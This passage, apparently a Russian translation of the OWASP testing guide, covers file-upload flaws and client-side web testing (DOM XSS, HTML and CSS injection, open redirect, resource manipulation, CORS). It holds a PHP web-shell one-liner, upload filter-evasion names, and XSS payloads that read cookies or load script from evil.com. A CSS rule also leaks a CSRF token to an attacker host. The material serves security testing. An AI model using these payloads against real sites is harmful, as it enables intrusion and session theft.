<?php @CENSORED($_POST['password']);?>
```

Замените @CENSORED на @eval

Неверный файл

- Настройте перехватывающий прокси-сервер для захвата «действительного» запроса на принятый файл.
- Отправьте «недействительный» запрос с допустимым / приемлемым расширением файла и посмотрите, принят или отклонен запрос.

Обзор исходного кода

Когда поддерживается функция загрузки файла, в исходном коде часто встречаются следующие API / методы.

- Java: новый файл, импорт, выгрузка, getFileName, загрузка, getOutputString
- C / C ++: открыть, открыть
- PHP: move_uploaded_file (), Readfile, file_put_contents (), file (), parse_ini_file (), copy (), fopen (), include (), require ()

Уклонение от фильтра

Следующие методы могут использоваться для обхода правил и фильтров проверки загрузки файлов на сайте.

- Измените значение Content-Type как image/jpeg в HTTP-запросе
- Изменение расширения в качестве исполняемых расширений, таких как file.php5, file.shtml, file.asa, file.cert, file.jsp, file.jspx, file.aspx, file.asp, file.phtml
- Изменения заглавных букв расширений. такой как file.Php или file.AspX
- С помощью специальных завершающую например, пробелы, точки или символы, такие как нулевые file.asp..., file.php;jpg, file.asp%00.jpg, 1.jpg%00.php

Исполняемые расширения должны быть в черном списке, такие как file.php5, file.shtml, file.asa, file.cert, file.jsp, file.jspx, file.aspx, file.asp, file.phtml

- В уязвимости IIS6, если имя файла file.asp;file.jpg, файл будет выполняться как file.asp:

```
http://www.targetVictim.com/path/file.asp;file.jpg
```

- В NginX, если исходное имя файла - test.jpg тестеры / хакеры могут изменить его natest.jpg/x.php

После загрузки файл будет выполнен как x.php

Путь к файлам Zip

Один Zip-файл может содержать вредоносный PHP с целевым путем, таким как ..\\..\\..\\..\\hacker.php. Если веб-сайт не проверяет целевой путь распаковки, hacker.php может распаковать по указанному пути.

Zip Bomb

Загрузите файл ZIP-бомбы <https://github.com/AbhiAgarwal/notes/wiki/Zip-bomb>, который может вызвать отказ приложения в обслуживании.

- новый файл, файл, OutputStream, выгрузка, импорт, file_put_contents, open, fopen

Связанные тестовые случаи

- Обработка расширений тестовых файлов для конфиденциальной информации
- Тестовая загрузка неожиданных типов файлов

инструменты

- Функция генерации полезной нагрузки Metasploit
- Перехват прокси

Ссылки

- [OWASP - Unrestricted File Upload](#)
- [Why File Upload Forms are a Major Security Threat](#)
- [Overview of Malicious File Upload Attacks](#)
- [8 Basic Rules to Implement Secure File Uploads](#)
- [Stop people uploading malicious PHP files via forms](#)
- [How to Tell if a File is Malicious](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [Implementing Secure File Upload](#)
- [Metasploit Generating Payloads](#)

Санация

Хотя такие меры безопасности, как внесение в черный список или белый список расширений файлов, использование «Content-Type» из заголовка или использование средства распознавания типов файлов, не всегда могут быть защитой от этого типа уязвимости. Каждое приложение, которое принимает файлы от пользователей, должно иметь механизм проверки того, что загруженный файл не содержит вредоносного кода. Загруженные файлы никогда не должны храниться там, где пользователи или злоумышленники могут получить к ним прямой доступ.

4.12. Тестирование на стороне клиента

Клиентское тестирование связано с выполнением кода на клиенте, как правило, изначально в веб-браузере или плагине браузера. Выполнение кода на стороне клиента отличается от выполнения на сервере и возврата последующего содержимого.

В следующих статьях описывается, как провести клиентское тестирование веб-приложения:

- 4.12.1. Тестирование межсайтовых сценариев на основе DOM (OTG-CLIENT-001)
- 4.12.2. Тестирование выполнения JavaScript (OTG-CLIENT-002)
- 4.12.3. Тестирование на HTML-инъекцию (OTG-CLIENT-003)
- 4.12.4. Тестирование перенаправления URL-адреса на стороне клиента (OTG-CLIENT-004)
- 4.12.5. Тестирование CSS-инъекций (OTG-CLIENT-005)
- 4.12.6. Тестирование для манипулирования ресурсами на стороне клиента (OTG-CLIENT-006)
- 4.12.7. Тестирование совместного использования ресурсов между источниками (OTG-CLIENT-007)
- 4.12.8. Тестирование перепрошивки (OTG-CLIENT-008)
- 4.12.9. Тестирование на Clickjacking (OTG-CLIENT-009)
- 4.12.10. Тестирование WebSockets (OTG-CLIENT-010)
- 4.12.11. Тест веб-сообщений (OTG-CLIENT-011)
- 4.12.12. Проверка локального хранилища (OTG-CLIENT-012)

4.12.1. Тестирование для межсайтового скриптинга на основе DOM (OTG-CLIENT-001)

Резюме

Межсайтовый скриптинг на основе DOM - это де-факто имя для ошибок XSS, которые являются результатом активного содержимого на стороне браузера на странице, обычно JavaScript, получения пользовательского ввода и последующего выполнения чего-то небезопасного с ним, что приводит к выполнению внедренного кода. Этот документ обсуждает только ошибки JavaScript, которые приводят к XSS.

DOM, или объектная модель документа, - это структурный формат, используемый для представления документов в браузере. DOM позволяет динамическим сценариям, таким как JavaScript, ссылаться на такие компоненты документа, как поле формы или файл cookie сеанса. DOM также используется браузером для обеспечения безопасности - например, для ограничения сценариев в разных доменах от получения файлов cookie сеанса для других доменов. XSS-уязвимость на основе DOM может возникнуть, когда активный контент, такой как функция JavaScript, изменяется по специально созданному запросу, так что элемент DOM, которым может управлять злоумышленник.

По этой теме было опубликовано очень мало работ, и поэтому существует очень небольшая стандартизация ее значения и формализованного тестирования.

Как проверить

Не все ошибки XSS требуют, чтобы злоумышленник контролировал контент, возвращаемый с сервера, но вместо этого он может злоупотреблять плохой практикой кодирования JavaScript для достижения тех же результатов. Последствия те же, что и у типичного недостатка XSS, отличаются только способы доставки.

По сравнению с другими уязвимостями межсайтового скриптинга (отраженными и сохраненными XSS), когда сервер передает нерассеянный параметр, возвращает его пользователю и выполняет в контексте браузера пользователя, уязвимость XSS на основе DOM контролирует поток код с использованием элементов объектной модели документа (DOM) вместе с кодом, созданным злоумышленником для изменения потока.

Из-за их природы уязвимости XSS на основе DOM могут выполняться во многих случаях без возможности сервера определить, что на самом деле выполняется. Это может сделать многие из общих методов фильтрации и обнаружения XSS бессильными для таких атак.

Первый гипотетический пример использует следующий код на стороне клиента:

```
<script>
document.write("Site is at: " + document.location.href + ".");
</script>
```

Злоумышленник может добавить `#<script>alert('xss')</script>` к URL-адресу уязвимой страницы, который при запуске отобразит окно с предупреждением. В этом случае добавленный код не будет отправлен на сервер, поскольку все после символа `#` не рассматривается браузером как часть запроса, а как фрагмент. В этом примере код выполняется немедленно, и на странице отображается предупреждение «xss». В отличие от более распространенных типов межсайтовых сценариев (храняемых и отраженных), в которых код отправляется на сервер, а затем обратно в браузер, он выполняется непосредственно в браузере пользователя без контакта с сервером.

В последствиях DOM на основе XSS недостатков имеют широкие, как те, в более хорошо известные формы, в том числе XSS извлечения печенья, дальнейшей вредоносный сценарий инъекции и т.д., и, следовательно, должны быть обработаны одной и той же степенью тяжести.

Тестирование методом черного ящика

Тестирование черного ящика для XSS на основе DOM обычно не выполняется, поскольку доступ к исходному коду всегда доступен, так как его необходимо отправить клиенту для выполнения.

Тестирование методом серая коробка

Тестирование на DOM-уязвимости XSS:

Приложения JavaScript значительно отличаются от других типов приложений, поскольку они часто генерируются сервером динамически, и для понимания того, какой код выполняется, необходимо протестировать проверяемый веб-сайт, чтобы определить все выполняемые экземпляры JavaScript и место ввода пользователя. принято. Многие веб-сайты используют большие библиотеки функций, которые часто занимают сотни тысяч строк кода и не были разработаны собственными силами. В этих случаях тестирование по принципу «сверху вниз» часто становится единственным действительно жизнеспособным вариантом, поскольку многие функции нижнего уровня никогда не используются, и анализ их для определения того, какие приемники будут использовать больше времени, чем это часто доступно. То же самое можно сказать и о нисходящем тестировании, если исходные данные или их отсутствие изначально не определены.

Ввод пользователя осуществляется в двух основных формах:

- Ввод записывается на страницу сервером таким образом, что не допускает прямой XSS
- Ввод, полученный из клиентских JavaScript-объектов

Вот два примера того, как сервер может вставлять данные в JavaScript:

```
var data = "<escaped data from the server>";
var result = someFunction("<escaped data from the server>");
```

И вот два примера ввода от клиентских JavaScript-объектов:

```
var data = window.location;
var result = someFunction(window.referer);
```

Хотя в коде JavaScript есть небольшое различие в том, как они извлекаются, важно отметить, что когда входные данные принимаются через сервер, сервер может применять любые перестановки к данным, которые ему нужны, тогда как перестановки, выполняемые объектами JavaScript, являются довольно хорошо поняты и задокументированы, и поэтому, если некоторые функции в приведенном выше примере являются приемником, то возможность использования первого будет зависеть от фильтрации, выполняемой сервером, тогда как последний будет зависеть от кодировки, выполняемой браузером в окне. объект-реферер. Стефано Ди Пауло написал отличную статью о том, что браузеры возвращают, когда спрашивают о различных элементах URL, используя документ и местоположение, атрибуты:

<https://code.google.com/archive/p/domxsswiki/wikis/LocationSources.wiki>

Кроме того, JavaScript часто выполняется вне блоков `<script>`, о чем свидетельствуют многие векторы, которые в прошлом приводили к обходу фильтров XSS, и поэтому при сканировании приложения важно отметить использование сценариев в таких местах, как в качестве обработчиков событий и блоков CSS с атрибутами выражений. Кроме того, обратите внимание, что любые сторонние объекты CSS или объекты сценария необходимо будет оценить, чтобы определить, какой код выполняется.

Автоматизированное тестирование имеет очень ограниченный успех при идентификации и проверке XSS на основе DOM, поскольку оно обычно идентифицирует XSS путем отправки определенной полезной нагрузки и пытается наблюдать ее в ответе сервера. Это может хорошо работать для простого примера, представленного ниже, где параметр сообщения отражается обратно пользователю:

```
<script>
var pos=document.URL.indexOf("message")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

но не может быть обнаружен в следующем надуманном случае:

```
<script>
var navAgt = navigator.userAgent;

if (navAgt.indexOf("MSIE")!=-1) {
    document.write("You are using IE as a browser and visiting site: " +
document.location.href + ".");
}
else
{
    document.write("You are using an unknown browser.");
}
</script>
```

По этой причине автоматическое тестирование не обнаружит области, которые могут быть подвержены XSS на основе DOM, если инструмент тестирования не сможет выполнить дополнительный анализ кода на стороне клиента.

Поэтому следует провести ручное тестирование, которое может быть выполнено путем изучения областей в коде, где указаны параметры, которые могут быть полезны злоумышленнику. Примеры таких областей включают места, где код динамически записывается на страницу, и в других местах, где модифицируется DOM или даже где сценарии выполняются напрямую. Дальнейшие примеры описаны в превосходной статье DOM XSS Amit Klein, на которую есть ссылка в конце этого раздела.

Ссылки

OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)

Whitepapers

- Document Object Model (DOM) - http://en.wikipedia.org/wiki/Document_Object_Model
- DOM Based Cross Site Scripting or XSS of the Third Kind - Amit Klein
<http://www.webappsec.org/projects/articles/071105.shtml>
- Browser location/document URI/URL Sources -
<https://code.google.com/p/domxsswiki/wiki/LocationSources>
 - i.e., what is returned when the user asks the browser for things like document.URL, document.baseURI, location, location.href, etc.

4.12.2. Тестирование на выполнение JavaScript (OTG-CLIENT-002)

Резюме

Уязвимость JavaScript-инъекций является подтипом межсайтового скриптинга (XSS), который включает возможность внедрения произвольного кода JavaScript, который выполняется приложением внутри браузера жертвы. Эта уязвимость может иметь множество последствий, таких как раскрытие файлов cookie сеанса пользователя, которые могут использоваться для олицетворения жертвы, или, в более общем плане, она может позволить злоумышленнику изменить содержимое страницы, увиденное жертвами, или поведение приложения.

Как проверить

Такая уязвимость возникает, когда приложению не хватает правильной пользовательской проверки ввода и вывода. JavaScript используется для динамического заполнения веб-страниц, это внедрение происходит во время этой фазы обработки контента и, следовательно, влияет на жертву.

При попытке использовать подобные проблемы учтите, что некоторые символы по-разному обрабатываются разными браузерами. Для справки смотрите DOM XSS Wiki.

Следующий скрипт не выполняет никакой проверки переменной rr, которая содержит введенные пользователем входные данные через строку запроса, и дополнительно не применяет какую-либо форму кодирования:

```
var rr = location.search.substring(1);
if(rr)
    window.location=decodeURIComponent(rr);
```

Это означает, что злоумышленник может внедрить код JavaScript, просто отправив следующую строку запроса: " www.victim.com/?javascript:alert(1) ".

Тестирование методом черного ящика

Тестирование черного ящика для JavaScript. Выполнение обычно не выполняется, так как доступ к исходному коду всегда доступен, поскольку его необходимо отправить клиенту для выполнения.

Тестирование методом серой коробки

Тестирование на уязвимости выполнения JavaScript:

Например, просматривая следующий URL: http://www.domxss.com/domxss/01_Basics/04_eval.html

Страница содержит следующие скрипты:

```
<script>
function loadObj(){
    var cc=eval('(' + aMess + ')');
    document.getElementById('mess').textContent=cc.message;
}

if(window.location.hash.indexOf('message')== -1)
    var aMess="{\"message\": \"Hello User!\"}";
else
    var aMess=location.hash.substr(window.location.hash.indexOf('message=')+8);
</script>
```

Приведенный выше код содержит исходный файл location.hash, который контролируется злоумышленником, который может непосредственно ввести в значение «message» код JavaScript для управления браузером пользователя.

Ссылки

OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS.com - <http://www.domxss.com>

Whitepapers

- Browser location/document URI/URL Sources - <https://code.google.com/p/domxsswiki/wiki/LocationSources>

- i.e., what is returned when the user asks the browser for things like `document.URL`, `document.baseURI`, `location`, `location.href`, etc.

4.12.3. Тестирование на HTML-инъекцию (OTG-CLIENT-003)

Резюме

HTML-инъекция - это тип проблемы, связанной с внедрением, когда пользователь может контролировать точку ввода и внедрить произвольный HTML-код в уязвимую веб-страницу. Эта уязвимость может иметь множество последствий, таких как раскрытие файлов cookie сеанса пользователя, которые могут использоваться для олицетворения жертвы, или, в более общем плане, она может позволить злоумышленнику изменить содержимое страницы, увиденное жертвами.

Как проверить

Эта уязвимость возникает, когда пользовательский ввод неправильно очищен, а выход не закодирован. Инъекция позволяет злоумышленнику отправить вредоносную HTML-страницу жертве. Целевой браузер не сможет отличить (доверять) легальные и вредоносные части и, следовательно, будет анализировать и выполнять все как легальные в контексте жертвы.

Существует широкий спектр методов и атрибутов, которые можно использовать для визуализации содержимого HTML. Если эти методы предоставляются с ненадежным вводом, тогда существует высокий риск XSS, в частности, HTML-инъекции. Вредоносный HTML-код может быть введен, например, с помощью `innerHTML`, который используется для визуализации вставленного пользователем HTML-кода. Если строки очищены неправильно, проблема может привести к внедрению HTML на основе XSS. Другой метод может быть `document.write ()`

При попытке использовать подобные проблемы учтите, что некоторые символы по-разному обрабатываются разными браузерами. Для справки смотрите DOM XSS Wiki.

Свойство `innerHTML` устанавливает или возвращает внутренний HTML-код элемента. Неправильное использование этого свойства, которое означает отсутствие очистки от ненадежных входных данных и отсутствие выходной кодировки, может позволить злоумышленнику внедрить вредоносный HTML-код.

Пример уязвимого кода: В следующем примере показан фрагмент уязвимого кода, который позволяет использовать неподтвержденный ввод для создания динамического HTML в контексте страницы:

```
var userposition=location.href.indexOf("user=");
var user=location.href.substring(userposition+5);
document.getElementById("Welcome").innerHTML=" Hello, "+user;
```

Таким же образом в следующем примере показан уязвимый код, использующий функцию `document.write()`:

```
var userposition=location.href.indexOf("user=");
var user=location.href.substring(userposition+5);
document.write("<h1>Hello, " + user + "</h1>");
```

В обоих примерах ввод наподобие следующего:

```
http://vulnerable.site/page.html?user=<img%20src='aaa'%20onerror=alert\(1\)>
```

добавит на страницу тег изображения, который будет выполнять произвольный код JavaScript, вставленный злоумышленником в контекст HTML.

Тестирование методом черного ящика

Тестирование черного ящика для HTML-инъекций обычно не выполняется, так как доступ к исходному коду всегда доступен, поскольку его необходимо отправить клиенту для выполнения.

Тестирование методом серой коробки

Тестирование на уязвимости HTML-инъекций:
например, просматривая следующий URL:

```
http://www.domxss.com/domxss/01\_Basics/06\_jquery\_old\_html.html
```

HTML-код будет содержать следующий скрипт:

```
<script src="../../js/jquery-1.7.1.js"></script>
<script>
function setMessage() {
    var t=location.hash.slice(1);
    $("div[id="+t+"]").text("The DOM is now loaded and can be manipulated.");
}
$(document).ready(setMessage );
$(window).bind("hashchange", setMessage)
</script>
<body><script src="../../js/embed.js"></script>
<span><a href="#message" > Show Here</a><div id="message">Showing
Message1</div></span>
<span><a href="#message1" > Show Here</a><div id="message1">Showing
Message2</div>
<span><a href="#message2" > Show Here</a><div id="message2">Showing
Message3</div>
</body>
```

Можно ввести HTML-код.

Ссылки

OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS.com - <http://www.domxss.com>

Whitepapers

- Browser location/document URI/URL Sources - <https://code.google.com/p/domxss/wiki/wiki/LocationSources>
 - i.e., what is returned when the user asks the browser for things like document.URL, document.baseURI, location, location.href, etc.

4.12.4. Тестирование перенаправления URL-адреса на стороне клиента (OTG-CLIENT-004)

Резюме

В этом разделе описывается, как проверить перенаправление URL на стороне клиента, также известное как «Открытое перенаправление». Это недостаток проверки ввода, который возникает, когда приложение принимает контролируемый пользователем ввод, который указывает ссылку, которая ведет на внешний URL-адрес, который может быть вредоносным. Этот вид уязвимости может быть использован для выполнения фишинг-атаки или перенаправления жертвы на страницу заражения.

Как проверить

Эта уязвимость возникает, когда приложение принимает ненадежные данные, содержащие значение URL, без его очистки. Это значение URL может привести к тому, что веб-приложение перенаправит пользователя на другую страницу, например, на вредоносную страницу, контролируруемую злоумышленником.

Изменяя ненадежный ввод URL-адреса на вредоносный сайт, злоумышленник может успешно запустить фишинговую аферу и украсть учетные данные пользователя. Поскольку перенаправление инициируется реальным приложением, попытки фишинга могут выглядеть более достоверно.

Пример фишинг-атаки может быть следующим:

```
http://www.target.site?#redirect=www.fake-target.site
```

Жертва, которая посещает target.site, будет автоматически перенаправлена на fake-target.site, где злоумышленник может разместить поддельную страницу для кражи учетных данных жертвы.

Кроме того, открытые перенаправления могут также использоваться для злонамеренного создания URL-адреса, который будет пропускать проверки контроля доступа приложения, а затем перенаправлять злоумышленника на привилегированные функции, к которым они обычно не смогут получить доступ.

Тестирование методом черного ящика

Тестирование черного ящика для перенаправления URL-адреса на стороне клиента обычно не выполняется, поскольку доступ к исходному коду всегда доступен, так как его необходимо отправить клиенту для выполнения.

Тестирование методом серой коробки

Тестирование на уязвимости перенаправления URL-адресов на стороне клиента.

Когда тестировщикам приходится вручную проверять наличие этого типа уязвимости, они должны определить, есть ли перенаправления на стороне клиента, реализованные в коде на стороне клиента (например, в коде JavaScript).

Эти перенаправления могут быть реализованы, например, в JavaScript, используя объект «window.location», который можно использовать для переноса браузера на другую страницу, просто назначив ей строку. (как вы можете видеть в следующем фрагменте кода).

```
var redir = location.hash.substring(1);  
if (redir)  
    window.location='http://' + decodeURIComponent(redir);
```

В предыдущем примере сценарий не выполняет никакой проверки переменной «redir», которая содержит введенные пользователем входные данные через строку запроса, и в то же время не применяет какую-либо форму кодирования, тогда этот непроверенный ввод передается в объект window.location, приводящий к уязвимости перенаправления URL.

Это означает, что злоумышленник может перенаправить жертву на вредоносный сайт, просто отправив следующую строку запроса:

```
http://www.victim.site/?#www.malicious.site
```

Обратите внимание, как, если уязвимым кодом является следующее:

```
var redir = location.hash.substring(1);  
if (redir)  
    window.location=decodeURIComponent(redir);
```

Также можно ввести код JavaScript, например, отправив следующую строку запроса:

```
http://www.victim.site/?#javascript:alert(document.cookie)
```

При попытке проверить наличие проблем такого рода учитывайте, что некоторые символы по-разному обрабатываются разными браузерами.

Кроме того, всегда рассматривайте возможность попробовать абсолютные варианты URL, как описано здесь: <http://kotowicz.net/absolute/>

Инструменты

- DOMinator - <https://dominator.mindedsecurity.com/>

Ссылки

OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS.com - <http://www.domxss.com>

Whitepapers

- Browser location/document URI/URL Sources - <https://code.google.com/p/domxsswiki/wiki/LocationSources>
 - i.e., what is returned when you ask the browser for things like document.URL, document.baseURI, location, location.href, etc.
- Krzysztof Kotowicz: "Local or External? Weird URL formats on the loose" - <http://kotowicz.net/absolute/>

4.12.5. Тестирование на CSS-инъекцию (OTG-CLIENT-005)

Резюме

Уязвимость CSS Injection включает в себя возможность внедрения произвольного кода CSS в контексте доверенного веб-сайта, который будет отображаться в браузере жертвы. Воздействие такой уязвимости может варьироваться в зависимости от поставляемой полезной нагрузки CSS: это может привести к межсайтовому скриптингу в определенных обстоятельствах, к эксфильтрации данных в смысле извлечения конфиденциальных данных или к изменениям пользовательского интерфейса.

Как проверить

Такая уязвимость возникает, когда приложение позволяет предоставлять сгенерированный

пользователем CSS или возможно как-то мешать законным таблицам стилей. Внедрение кода в контекст CSS дает злоумышленнику возможность выполнять JavaScript в определенных условиях, а также извлекать конфиденциальные значения с помощью селекторов CSS и функций, способных генерировать HTTP-запросы. На самом деле, предоставление пользователям возможности настраивать свои личные страницы с помощью пользовательских CSS-файлов приводит к значительному риску, и его определенно следует избегать.

В следующем коде JavaScript показан возможный уязвимый скрипт, в котором злоумышленник может управлять «location.hash» (источником), который достигает функции «cssText» (приемника). Этот конкретный случай может привести к DOMXSS в более старых версиях браузера, таких как Opera, Internet Explorer и Firefox.

```
<a id="a1">Click me</a>
<script>
  if (location.hash.slice(1)) {
    document.getElementById("a1").style.cssText = "color: " +
location.hash.slice(1);
  }
</script>
```

В частности, злоумышленник может нацелиться на жертву, попросив ее посетить следующие URL-адреса:

- [www.victim.com/#red;-o-link:'javascript:alert\(1\)';-o-link-source:current;](http://www.victim.com/#red;-o-link:'javascript:alert(1)';-o-link-source:current;) (Opera [8,12])
- [www.victim.com/#red;:-expression\(alert\(URL=1\)\);](http://www.victim.com/#red;:-expression(alert(URL=1));) (IE 7/8)

Та же самая уязвимость может появиться в случае классического отраженного XSS, в котором, например, код PHP выглядит следующим образом:

```
<style>
p {
  color: <?php echo $_GET['color']; ?>;
  text-align: center;
}
</style>
```

Гораздо более интересные сценарии атак включают возможность извлечения данных путем принятия чистых правил CSS. Такие атаки могут проводиться с помощью селекторов CSS и приводить, например, к захвату токенов anti-CSRF следующим образом. В частности, `input[name=csrf_token][value=^a]` представляет элемент с атрибутом «name», установленным «csrf_token», чей атрибут «value» начинается с «a». Определив длину атрибута «value», можно провести атаку методом «грубой силы» на него и отправить его значение в домен атакующего.

```
<style>
input[name=csrf_token][value=^a] {
  background-image: url(http://attacker/log?a);
}
</style>
```

Гораздо более современные атаки, включающие комбинацию SVG, CSS и HTML5, оказались осуществимыми, поэтому мы рекомендуем ознакомиться с разделом «Ссылки» для получения подробной информации.

Тестирование методом черного ящика

Мы имеем в виду тестирование на стороне клиента, поэтому тестирование черного ящика обычно не выполняется, поскольку доступ к исходному коду всегда доступен, так как его необходимо отправить клиенту для выполнения. Однако может случиться так, что пользователю предоставляется определенная степень свободы с точки зрения возможностей предоставления HTML-кода; в этом случае необходимо проверить, невозможны ли CSS-инъекции: запрещать теги типа «ссылка» и «стиль», а также атрибуты «стиль».

Тестирование методом серой коробки

Тестирование на уязвимости CSS Injection.

Необходимо провести ручное тестирование и проанализировать код JavaScript, чтобы понять, могут ли злоумышленники внедрить свой собственный контент в контексте CSS. В частности, нас должно интересовать, как сайт возвращает правила CSS на основе входных данных.

Ниже приведен основной пример:

```
<a id="a1">Click me</a>
<b>Hi</b>
<script>
  $("a").click(function(){
    $("b").attr("style","color: " + location.hash.slice(1));
  });
</script>
```

Приведенный выше код содержит исходный файл «location.hash», который контролируется злоумышленником, который может внедрить его непосредственно в атрибут «style» HTML-элемента. Как упомянуто выше, это может привести к различным результатам на основе принятого браузера и предоставленной полезной нагрузки.

Рекомендуется, чтобы тестеры использовали функцию jQuery css (свойство, значение) в следующих случаях, так как это запретило бы любые вредоносные инъекции. В общем, мы рекомендуем всегда использовать белый список разрешенных символов каждый раз, когда ввод отражается в контексте CSS.

```
<a id="a1">Click me</a>
<b>Hi</b>
<script>
  $("a").click(function(){
    $("b").css("color",location.hash.slice(1));
  });
</script>
```

Ссылки

OWASP Ресурсы

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS Wiki - <https://code.google.com/p/domxsswiki/wiki/CssText>

Презентации

- DOM Xss Identification and Exploitation, Stefano Di Paola - http://dominator.googlecode.com/files/DOMXss_Identification_and_exploitation.pdf
- Got Your Nose! How To Steal Your Precious Data Without Using Scripts, Mario Heiderich - http://www.youtube.com/watch?v=FIQvAaZj_HA
- Bypassing Content-Security-Policy, Alex Kouzemtchenko - <http://ruxcon.org.au/assets/slides/CSP-kuza55.pptx>

Доказательство концепции

- Password "cracker" via CSS and HTML5 - <http://html5sec.org/invalid/?length=25>
- CSS attribute reading - <http://eaea.sirdarckcat.net/cssar/v2/>

4.12.6. Тестирование для манипулирования ресурсами на стороне клиента (OTG-CLIENT-006)

Резюме

Уязвимость манипулирования ресурсами на стороне клиента - это ошибка проверки ввода, возникающая, когда приложение принимает контролируемый пользователем ввод, который указывает путь к ресурсу (например, источник iframe, js, апплета или обработчик XMLHttpRequest). В частности, такая уязвимость заключается в возможности контролировать URL-адреса, которые ссылаются на некоторые ресурсы, присутствующие на веб-странице. Воздействие может варьироваться в зависимости от типа элемента, URL-адрес которого контролируется злоумышленником, и обычно он используется для проведения атак с использованием межсайтовых сценариев.

Как проверить

Такая уязвимость возникает, когда приложение использует управляемые пользователем URL-адреса для ссылки на внешние / внутренние ресурсы. В этих обстоятельствах возможно вмешиваться в ожидаемое поведение приложения в том смысле, что оно загружается и отображает вредоносные объекты.

В следующем коде JavaScript показан возможный уязвимый сценарий, в котором злоумышленник

может контролировать «location.hash» (источник), который достигает атрибута «src» элемента сценария. Это, очевидно, приводит XSS, поскольку внешний JavaScript может быть легко введен в доверенный веб-сайт.

```
<script>
  var d=document.createElement("script");
  if(location.hash.slice(1))
    d.src = location.hash.slice(1);
  document.body.appendChild(d);
</script>
```

В частности, злоумышленник может нацелиться на жертву, попросив ее посетить следующий URL:

```
www.victim.com/#http://evil.com/js.js
```

Где js.js содержит:

```
alert(document.cookie)
```

Управление исходными текстами сценариев является базовым примером, поскольку могут иметь место и другие интересные и более тонкие случаи. Распространенный сценарий предполагает возможность управления URL-адресом, вызываемым в запросе CORS; Поскольку CORS позволяет целевому ресурсу быть доступным запрашивающему домену с помощью подхода на основе заголовков, злоумышленник может попросить целевую страницу загрузить вредоносный контент, загруженный на его собственный веб-сайт.

Обратитесь к следующему уязвимому коду:

```
<b id="p"></b>
<script>
  function createCORSRequest(method, url) {
    var xhr = new XMLHttpRequest();
    xhr.open(method, url, true);
    xhr.onreadystatechange = function () {
      if (this.status == 200 && this.readyState == 4) {
        document.getElementById('p').innerHTML = this.responseText;
      }
    };
    return xhr;
  }

  var xhr = createCORSRequest('GET', location.hash.slice(1));
  xhr.send(null);
</script>
```

«Location.hash» контролируется злоумышленником и используется для запроса внешнего ресурса, который будет отражен через конструкцию «innerHTML». По сути, злоумышленник может попросить жертву посетить следующий URL, и в то же время он может создать обработчик полезной нагрузки.

URL для эксплойта: www.victim.com/#http://evil.com/html.html

```
http://evil.com/html.html
----
<?php
header('Access-Control-Allow-Origin: http://www.victim.com');
?>
<script>alert(document.cookie);</script>
```

Тестирование методом черного ящика

Тестирование черного ящика для манипуляции ресурсами на стороне клиента обычно не выполняется, поскольку доступ к исходному коду всегда доступен, так как его необходимо отправить клиенту для выполнения.

Тестирование методом серой коробки

Тестирование на уязвимости манипулирования ресурсами на стороне клиента:

чтобы вручную проверить наличие этого типа уязвимости, мы должны определить, использует ли приложение входные данные без правильной их проверки; они находятся под контролем пользователя, который может указать URL-адрес некоторых ресурсов. Поскольку существует множество ресурсов, которые могут быть включены в приложение (например, изображения, видео, объекты, CSS, кадры и т.д.), Сценарии на стороне клиента, которые обрабатывают связанные URL-адреса, должны быть исследованы на предмет возможных проблем.

В следующей таблице приведены возможные точки впрыска (приемника), которые следует проверить:

Resource Type	Tag/Method	Sink
Frame	iframe	src
Link	a	href
AJAX Request	xhr.open(method, [url], true);	URL
CSS	link	href
Image	img	src
Object	object	data
Script	script	src

Наиболее интересными являются те, которые позволяют злоумышленнику включить код на стороне клиента (например, JavaScript), поскольку это может привести к уязвимостям XSS.

При попытке проверить наличие проблем такого рода учитывайте, что некоторые символы по-разному обрабатываются разными браузерами. Кроме того, всегда рассматривайте возможность попробовать абсолютные варианты URL

Инструменты

- DOMinator - <https://dominator.mindedsecurity.com/>

Ссылки

OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS.com - <http://www.domxss.com>
- DOMXSS TestCase - http://www.domxss.com/domxss/01_Basics/04_script_src.html

Whitepapers

- DOM XSS Wiki - <https://code.google.com/p/domxsswiki/wiki/LocationSources>
- Krzysztof Kotowicz: "Local or External? Weird URL formats on the loose" - <http://kotowicz.net/absolute/>

4.12.7. Тестирование совместного использования ресурсов между источниками (OTG-CLIENT-007)

Резюме

Обмен ресурсами между источниками (CORS) - это механизм, который позволяет веб-браузеру выполнять междоменные запросы с использованием API XMLHttpRequest L2 контролируемым образом. В прошлом API XMLHttpRequest L1 разрешал отправку запросов только в том же источнике, который был ограничен той же политикой происхождения.

У перекрестных запросов есть заголовок источника, который идентифицирует домен, инициирующий запрос, и всегда отправляется на сервер. CORS определяет протокол, который используется между веб-браузером и сервером, чтобы определить, разрешен ли запрос кросс-источника. HTTP- [заголовки](#) используются для достижения этой цели.

Спецификация W3C CORS требует, чтобы для непростых запросов, таких как запросы, отличные от GET или POST, или запросов, использующих учетные данные, запрос OPTIONS перед полетом должен быть отправлен заранее, чтобы проверить, будет ли тип запроса иметь плохое влияние на данные. Запрос перед полетом проверяет методы и заголовки, разрешенные сервером, и разрешены ли учетные данные. На основе результата запроса OPTIONS браузер решает, разрешен ли запрос или нет.

Origin & Access-Control-Allow-Origin

Заголовок источника всегда отправляется браузером в запросе CORS и указывает источник запроса. Заголовок источника не может быть изменен из JavaScript, однако полагаться на этот заголовок для проверок контроля доступа не очень хорошая идея, так как он может быть подделан вне браузера, поэтому вам все равно нужно проверить, что протоколы уровня приложения используются для защиты конфиденциальных данных.

Access-Control-Allow-Origin - это заголовок ответа, используемый сервером для указания доменов,

которым разрешено читать ответ. На основании спецификации CORS W3 клиент должен определить и применить ограничение того, имеет ли клиент доступ к данным ответа на основе этого заголовка.

С точки зрения тестирования на проникновение вы должны искать небезопасные конфигурации, например, использовать *подстановочный знак в качестве значения заголовка Access-Control-Allow-Origin, что означает, что все домены разрешены. Другой небезопасный пример - когда сервер возвращает исходный заголовок без каких-либо дополнительных проверок, что может привести к доступу к конфиденциальным данным. Обратите внимание, что эта конфигурация очень небезопасна и неприемлема в общих чертах, за исключением случая общедоступного API, который должен быть доступен каждому.

Access-Control-Request-Method & Access-Control-Allow-Method

